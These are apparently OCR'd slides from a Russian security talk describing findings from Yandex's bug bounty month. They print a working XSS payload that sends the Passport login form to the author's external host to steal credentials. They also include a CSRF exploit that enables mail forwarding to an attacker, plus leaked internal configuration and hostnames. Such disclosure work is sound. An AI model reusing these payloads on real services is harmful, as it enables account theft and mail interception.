Месяц поиска уязвимостей Яндекса

опыт участия

Эльдар
Заитов
@kyprizel

Что это было?

Что искать:

- межсайтовый скриптинг (XSS);
- межсайтовая подделка запросов (CSRF);
- небезопасное управление сессией;
- инъекции;
- ошибки в механизмах аутентификации и авторизации;

Где искать:

- *.yandex.ru, com, com.tr, kz, ua, by, net, st;
- *.ya.ru.
- *.moikrug.ru.

Почему искать?

- Интерес

Не часто компании такого уровня дают полный карт-бланш в действиях – хочется посмотреть как всё устроено внутри, в случае успешной атаки;

- Интерес

Понять, каков же реальный уровень защищенности сервисов одной из крупнейших IT компаний в России;

- Деньги

В случае победы, $5k неплохой бонус за работу, сделаную ради интереса.

Что искал

- RCE, различные переполняшки;
- SQL injection;
- Способы проникновения во внутреннюю инфраструктуру;
- XSS;
- CSRF;

Как искал

- Представить, как оно могло бы работать;
- Сделать легкий ручной fuzzing, посмотреть на реакцию.

Где искал

- mail.yandex.ru


Что нашел

- Пассивные XSS;
- Некритичные раскрытия данных;
- Различные бесполезные tricks;
- CSRF;

да, я знаю, что это lame ;)

XSS уязвимость

- Доверенный параметр retpath в passport.yandex.ru



XSS exploit

- Как использовать максимально эффективно?
- Украсть не сессию, но логин и пароль.

```
<script>
window.onload=function() {
	document.forms['MainLogin'].action='//kyprizel.net/p.php';
}
</script>
```

```
<script type="text/javascript">
    Lego.init({
        locale: "ru",
        id: 'passport',
        'pass-host': "http:http://pass.yandex.ru",
        'lego-static-host': "http://yandex.st/lego/2.8-30",
        'passport-host': "http:http://passport.yandex.ru",
        'retpath': 'http:http://direct.yandex.ru/registered/main.','xss':(document.write(unescape(unescape('
%25%33%43%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%45%25%37%37%25%36%39%25%36%45%25%36%34
%25%36%46%25%37%37%25%32%45%25%36%46%25%36%45%25%36%43%25%36%46%25%36%31%25%36%34%25%33%44%25%36%36%25%37%35
%25%36%45%25%36%33%25%37%34%25%36%39%25%36%46%25%36%45%25%32%38%25%32%39%25%37%42%25%36%34%25%36%46%25%36%33
%25%37%35%25%36%44%25%36%35%25%36%45%25%37%34%25%32%45%25%36%36%25%36%46%25%37%32%25%36%44%25%37%33%25%35%42
%25%32%37%25%34%44%25%36%31%25%36%39%25%36%45%25%34%43%25%36%46%25%36%37%25%36%39%25%36%45%25%32%37%25%35%44
%25%32%45%25%36%31%25%36%33%25%37%34%25%36%39%25%36%46%25%36%45%25%33%44%25%32%37%25%32%46%25%32%46%25%36%42
%25%37%39%25%37%30%25%37%32%25%36%39%25%37%41%25%36%35%25%36%43%25%32%45%25%36%45%25%36%35%25%37%34%25%32%46
%25%37%30%25%32%45%25%37%30%25%36%38%25%37%30%25%32%37%25%33%42%25%37%44%25%33%43%25%32%46%25%37%33%25%36%33
%25%37%32%25%36%39%25%37%30%25%37%34%25%33%45')))),'z':'.pl?cmd=chooseInterfaceType',
        'social-host': "http:http://social.yandex.ru",
        'social-startUrl': "http://social.yandex.ru/broker/start",
        'social-retpath': "http:http://passport.yandex.ru/i-social__closer.html",
```

Раскрытия

- Neo2 XML + Oracle PL/SQL

```
▼<handlers>
  ▼<handler name="do-messages" gid="0" key="">
    ▼<mailbox_oper>
      <error code="31" hash="" reason="neo_mid_list_by_tid:long long unsigned int
      yamail::sql_pool::gen_select(yamail::sql_pool::sql_pool_oracle&, const std::string&, const
      yamail::sql_pool::data_defs&, std::deque<_Tp, std::allocator<_CharT> >&, FunctorType, const
      yamail::sql_pool::select_condition&, bool) [with ResultType = std::map<std::basic_string<char,
      std::char_traits<char>, std::allocator<char> >, std::basic_string<char, std::char_traits<char>,
      std::allocator<char> >, std::less<std::basic_string<char, std::char_traits<char>, std::allocator<char> > >,
      std::allocator<std::pair<const std::basic_string<char, std::char_traits<char>, std::allocator<char> >,
      std::basic_string<char, std::char_traits<char>, std::allocator<char> > > > >, FunctorType =
      yamail::sql_pool::all_fields_to_string]: can't gen_query query (23[redacted]5;
      (1000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
      ; ; ): neo_mid_list_by_tid:sql execute error: ORA-01426: numeric overflow ORA-06512: at "YMAIL.THREAD", line
      501 "/>
      <timer_logic>46452</timer_logic>
    </mailbox_oper>
  </handler>
  <login>[redacted]</login>
  <timestamp>1319639859790</timestamp>
</handlers>
```

- Neo2 handlers

```
http://mail.yandex.ru/neo2/handlers/handlers.jsx?_h=abook-contacts&q=%%

Exception : JS ERROR: /var/wwwroot/mail/neo2/cfg/modjs.js:6; URIError: malformed URI sequence (ERROR:159); JS
ERROR: /var/wwwroot/mail//neo2/handlers/handlers.jsx:53; Error: Can't execute module (ERROR:206);
```

Раскрытия

- Modjs.js

```
//описание конфигов в cfgs/dev/
(function() {
    var REQUEST = User.WmiInstance.Context.Request;

    var HOST = REQUEST.getOriginalHost();
    var PATH = decodeURI(REQUEST.getHeader('X-Original-Uri'));
    var HTTPS = Boolean(REQUEST.getHeader('X-Https-Request'));
    var PROTOCOL = HTTPS ? 'https:' : 'http:';
    var URL = PROTOCOL + '//' + HOST + PATH;
    var URL_ENCODED = encodeURIComponent(URL);

    var pddDomain = ((/^\/for\/(.*?)\//.exec(PATH)|| ['', '])[1]).toLowerCase();
    var pddUrlPrefix = encodeURI(pddDomain ? '/for/' + pddDomain : '');

    var yandexDomain = (/yandex(?:-team)?\.[a-z.]+$/).exec(HOST);
    yandexDomain = (yandexDomain && yandexDomain[0]) ? yandexDomain[0] : 'yandex.ru';

    // конфиги хостов паспорта
    if (yandexDomain.indexOf('yandex-team') > -1) {
        var passportDomain = 'yandex-team.ru';
...
```

```
var LOCALES;
//выбираем продукт
//@see http://wiki.yandex-team.ru/AlekseyKapranov/DB/WelcomeEmailLanguage#vyborproduktadljadari
switch(yandexDomain) {
    case 'yandex.com':
        PRODUCT = 'INT';
        LOCALES = ['en', 'ru', 'tr', 'tt', 'uk', 'az'];
        break;

    case 'yandex.com.tr':
        PRODUCT = 'TUR';
        LOCALES = ['tr', 'en'];
        break;

    default:
        LOCALES = ['ru', 'en', 'tr', 'tt', 'uk', 'az'];
        PRODUCT = 'RUS';
}

var CONFIG = {
    "URL": URL,
    "HOST": HOST,
    "HTTPS": HTTPS,
    "PROTOCOL": PROTOCOL,
    "domain": yandexDomain,
    "product": PRODUCT,
    "env": "prod",
    'mail-url': PROTOCOL + '//mail.' + yandexDomain,
    "phone-passport-host": "http://sms.passport." + passportDomain + "/",
    "abook-host": "http://abook.yandex.net",
    "webchat-host": "http://webchat-history." + yandexDomain,
    "company-search-host": "http://csearch.mail.yandex.net:8088/",
    "pdd-info-url": "http://whitebox.corba.yandex.net",
    "xiva-sign-url": "http://xiva-daria.mail.yandex.net:1080/sign",
    "jQueryPath": '//mailstatic.yandex.net/jquery/1.6.4/jquery.min.js',
    "stamp": "/../stamp/stamp.js",
    "LOCALES": LOCALES,
```

Tricks

- Произвольные GET запросы через Ленту

  в том числе внутри DMZ:

  blackbox.yandex.net

  csearch.mail.yandex.net

- Сканирование портов через mail collector;

nothing interesting :(


CSRF

- ckey
- Не работающая CSRF защита в интерфейсе neo

- Как использовать максимально эффективно? - Включить форвардинг писем на свой адрес.

CSRF exploit

- Step 1




http://mail.yandex.ru/neo2/#setup/filters-confirm/e=**Ut7tUs8g8jFFRbI4JOC%2ALUKGjDmZsg%2ANtGNtsYGO66aSjD%2AjgMzkllOOEUyjbUnVLiRMEBkrx34%3D**

```
if(!$_GET) {
?>
<html>
<head>
<script>
window.onload = function(){
    document.forms['TestForm'].submit();
}
</script>
</head>
<body>
CSRF, step1.<br/>
Mail forwarding settings, <?=$email?> should be added there, but not enabled.
<br/>
<form method="post" action="http://mail.yandex.ru/neo/action_setup_filter_add" name="TestForm">
<input type="hidden" name="forward_address" value="<?=$email?>"/><br>
<input type="hidden" name="retpath" value="http://kyprizel.net/ym2.php?step=2"/><br>
<input type="hidden" name="letter" value="nospam"/><br>
<input type="hidden" name="filter_name" value="test1"/><br>
<input type="hidden" name="verified" value="1"/><br>
<input type="hidden" name="verified" value="true"/><br>
<input type="hidden" name="field2" value="1"/><br>
<input type="hidden" name="field3" value=""/><br>
<input type="hidden" name="field1" value="from"/><br>
<input type="hidden" name="forward_with_store" value="on"/><br>
<input type="hidden" name="attachment" value=""/><br>
<input type="hidden" name="fid" value=""/><br>
<input type="hidden" name="logic" value="0"/><br>
<input type="hidden" name="cliker" value="forward"/><br>
</form>
</body>
</html>
<?
```

CSRF exploit

- Step 2



- PROFIT!

```
if ($_GET['step']) {
?>
<html>
<head>
    <script type="text/javascript" src="//yandex.st/jquery/1.6.4/jquery.min.js"></script>
    <script type="text/javascript">
        $(document).ready(function() {
            function get_uid() {
                $.ajax({
                    url: "/ym2_ajax.php",
                    cache: false,
                    success: function(data){
                        if (data.length > 10) {
                            $('body').append('<iframe src="http://mail.yandex.ru/neo/action_accept_email?
e='+data+'" width=1 height=1>');
                        }
                    }
                });
            }

            get_uid();
            window.setInterval(get_uid, 5000);
        });
    </script>
</head>
<body>
CSRF, step2.<br/>
Now wait for a while, 1x1 iframe will be added here, then check if <?=$email?> enabled.
</body>
</html>
<?
}
?>
```

Вопросы?

kyprizel@gmail.com
@kyprizel